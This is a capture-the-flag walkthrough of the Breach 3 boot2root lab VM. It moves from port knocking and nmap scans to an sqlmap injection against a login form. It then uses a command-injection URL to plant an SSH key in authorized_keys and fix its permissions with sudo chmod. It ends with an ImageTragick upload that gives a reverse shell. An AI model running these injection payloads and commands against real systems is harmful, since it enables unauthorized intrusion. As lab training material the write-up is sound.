
Introduction#
The third boot2root system in the Breach series is an intermediate challenge. This time the VM will automatically acquire an IP address via DHCP.
Flag 1#
First, let’s identify the target system. With netdiscover this is quite an easy task.

After identifying the target system at 10.0.2.9 a port scan to discover a potential attack vector for the breach. The SYN scan did not yield any results, all ports seem to be closed. The UDP scan shows that a service on port 161/udp is listening.
$ nmap -n -Pn -sU -p- -iL scope -v --open -oA stage1_udp_$(date "+%Y-%m-%d") -T5
Nmap scan report for 10.0.2.9
Not shown: 65534 open|filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
161/udp open snmp
MAC Address: 08:00:27:95:19:86 (Oracle VirtualBox virtual NIC)
Scanning the snmp service with the default settings might work and give some useful information.

This does not help. I cannot send Milton mails nor can I call him. So maybe there is a private community string that provides write access. Running onesixtyone to discovery additional community strings did not provide any additional info. Rescanning the system did not give any additional information either.
After taking a look at the phone number scanning the three sets of numbers via nmap might provide a next step.
$ nmap -n -Pn -sT 10.0.2.9 -p545,232,1876
Nmap scan report for 10.0.2.9
PORT STATE SERVICE REASON
232/tcp filtered unknown no-response
545/tcp filtered ekshell no-response
1876/tcp filtered ewcappsrv no-response
Nothing! So scan the system again via nmap just because.
$ nmap -sS --top-ports 100 10.0.2.9
Nmap scan report for 10.0.2.9
Not shown: 97 filtered ports
PORT STATE SERVICE
22/tcp open ssh
23/tcp open telnet
5800/tcp open vnc-http
That is interesting. The telephone number seems to be a port knocking sequence. After connecting to the three ports 545,232,1876 some services are reachable on the target. Let’s do a full portscan.
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
23/tcp open telnet?
2048/tcp open dls-monitor?
4096/tcp open bre?
5800/tcp open vnc-http?
10007/tcp open echo
10008/tcp open octopus?
10009/tcp open swdtp-sv?
10010/tcp open rxapi?
So there are a few services online, but only one has got version information associated with it. Let’s take a quick look at the ssh service at port 22/tcp.

The message say that we should call 555-423-1800. This might be another port knocking sequence. Before digging deeper, let’s go through the other services.

Then there is a service on port 2048/tcp.

Next is port 4096/tcp.

For each return input the service responds with a new line starting with an md5 hash followed by some binary blob. Not much help so far. Port 5800/tcp is next.

Awesome! This is milton’s backdoor with a shell and some eavesdrop option. Let’s give the shell a try.

Seem like Initech also did shut down this option. Port 10007/tcp does not provide any output. The service on port 10008/tcp responds with some strange banner and terminates the connection immediately.

Very weird. The second last service on port 10009/tcp says it is a Debian system.

Default credentials seem a bit weird. Also no binaries are present. That service is definitely fake. One last service is remaining. Let’s take a look.

Port 10010/tcp has a Windows Telnet Service running. Not very likely. There seem to be a few fake services running. The best idea is to port knock the second phone number.
$ nmap -n -Pn -sS 10.0.2.9 -p555,423,1800Runnin nmap again and comparing the results shows that his was indeed a port knocking sequence.
$ nmap -n -Pn -sS 10.0.2.9 -p-
PORT STATE SERVICE VERSION
+8/tcp open unknown
-22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
+22/tcp open ssh
-23/tcp open telnet
-2048/tcp open dls-monitor
-4096/tcp open bre
-5800/tcp open vnc-http
-10007/tcp open echo
-10008/tcp open octopus
-10009/tcp open swdtp-sv
-10010/tcp open rxapi
Connecting to the web server on port 8/tcp via netcat returns a http status header.
As the realm states “milton” the password is probably one of the previously discovered ones - mine, thelaststraw or Hilton.

Voilà, we have access to Milton’s ToDo list. Following the link leads to a login form.

Once again, sqlmap autospawns. After some tweaking the following command is capable of finding an sql injection in the logon form.

password parameter.sqlmap -u http://10.0.2.9:8/breach3/index.php --data "username=admin&password=admin&submit=+Login+" --auth-cred=milton:thelaststraw --auth-type=basic --level 5 --risk 3 --batch -p password --tamper equaltolikeEnumerate all the data.
The two databases backups and thebobs only contain one table each.

backups database dumpSo, milton’s account is disabled according to the comment. Root does only have a question mark as a password. Seems like blumbergh has his password base64 encrypted. In fact the password is secured by a nested encryption algorithm which super difficult to crack. However, the following command can be utilized to decrypt it to cleartext.
echo "Vmxab2QxRXlTbGRqU0VaVlYwaENjVlJVUmt0aU1XeFhXWHBHVjFKVk5YVlZSbEYzVTNkdlBRbz0K" | base64 -d - | base64 -d - | base64 -d - | base64 -d - | base64 -d -Unfortunately, none of these credentials allow a successful logon. The other database does only contain one table with one row.

thebobs database dumpA search for the SHA-1 hash does not yield any results.
That is weird.
Looking again at the database and in particular the column name password it dawned.
The hash is the password!

With access to the admin panel there are a few web pages. The first step is to spider the links for any obvious pointers or clues. Also running gobuster for directory and file brute-force is always a good idea.

After the information gathering phase there remain a few static sites and two dynamic ones. For the sake of it, start burp intruder with a list from SecLists to fuzz them.

This results in different sized responses. To identify whether there exist any security problems just quickly send the base response and a different one to the comparer.

A smile does not seem to be a proper response. As the response size varies for a few requests, let’s take a closer look. In the intruder session the particular response can be extracted via Grep - Extract.

Yeah, right. This seems like a pretty good hint. After some tweaking the request in the repeater the following intruder attack yielded some good results.

The parameter is vulnerable to classical command injection.
Listing the home directory recursively shows that thebobs has his .ssh/authorized_keys file world writeable.
Furthermore, samir can use chmod in the context of thebobs.

samir.And last but not least, the file flag1 is waiting in his home directory.
We can simply add our own key, chmod 600 and try to log in.
http://10.0.2.9:8/breach3/thebobscloudhostingllc/livechat.php?searcher=echo+"ssh-rsa+AAAAB3NzaC1yc2EAAAADAQABAAABAQDGWh5/MWrFiXFpsaYPSQFGT87HXC1KwvdmP0CMWtAndH06zBs94NB7b7O3W78q/K7S4gE5J54vqSCTdGVjccZULa2xWe0d1twVA6ERT1sYgOyQpSNOyeKaDgqtCz1jMoaw7BbzZ2kyH0aHJEIRkd662VP9e4CV3LWaLn0HUiwduBcWI5vYg9BGhBsTt/eyH%2bmUfCMwuLO7q1zMFXIaw3eBROvE04Kgbf78ChH/imBVgN097gerMDY5JaH2Z7xe9Y7A1Nm%2bCdMRnQM7O2MEKOYEXGLWuCCUcBSjtrKghyoXptAPK79EF5eimVBWKt0xT%2b%2b/xCjQI9nGnXZ7ifYBcrMN+root%40kali"+>+/home/thebobs/.ssh/authorized_keys
http://10.0.2.9:8/breach3/thebobscloudhostingllc/livechat.php?searcher=sudo+-u+thebobs+chmod+600+/home/thebobs/.ssh/authorized_keys
http://10.0.2.9:8/breach3/thebobscloudhostingllc/livechat.php?searcher=sudo+-u+thebobs+chmod+700+/home/thebobs/.ssh/
After adding the ssh key and fixing the permission we should be able to login to the system via ssh.
According to /etc/passwd the user thebobs does have a python shell.
By simply importing pty we can spawn a bash to have a proper shell.

Logged in as thebobs we are placed in the respective home directory.
There was the flag just a minute ago.

Simply cat the first flag breach3{the_dmz_is_burning}.
Flag 2#
Enumerating the system to find the next clue is crucial.
Luckily, the system has got nmap installed.
Also, there are two qemu process running, likely with two more flags.
The respective vm configuration at /etc/libvirt/qemu/ is not accessible.
Taking a look at the arp table reveals the ip addresses of the two vms.

The two entries do not respond to icmp pings or nmap scans.
At this point I went on holiday for a week and restarted the machines. After the initial port knocking sequence to activate the SSH service we can simply continue where we left via the ssh key.
This time, the two ip addresses from the arp table do respond to the pings. A quick port scan shows that the system 192.168.122.65 has a few services available.
The other system 192.168.122.28 does not offer any services. With a SOCKS proxy over the ssh tunnel we can access the web application (80/tcp) on the new target.

The web application is called the “Initech Employee Intranet”. In the web application only the PDF converter offers a suitable attack target on the first glance.

The upload create a web page where the respective file is sourced in an image tag. After some fiddling around with different file types and file contents one payload triggered a response.

This part of the application seems to be vulnerable to ImageTragick.
Next is to get a reverse connection to our attacking machine.
The usual candidates are nc or bash pipes.

With a channel open we can examine the system in more detail.
Upgrade to an interactive shell via python -c "import pty; pty.spawn('/bin/bash')".
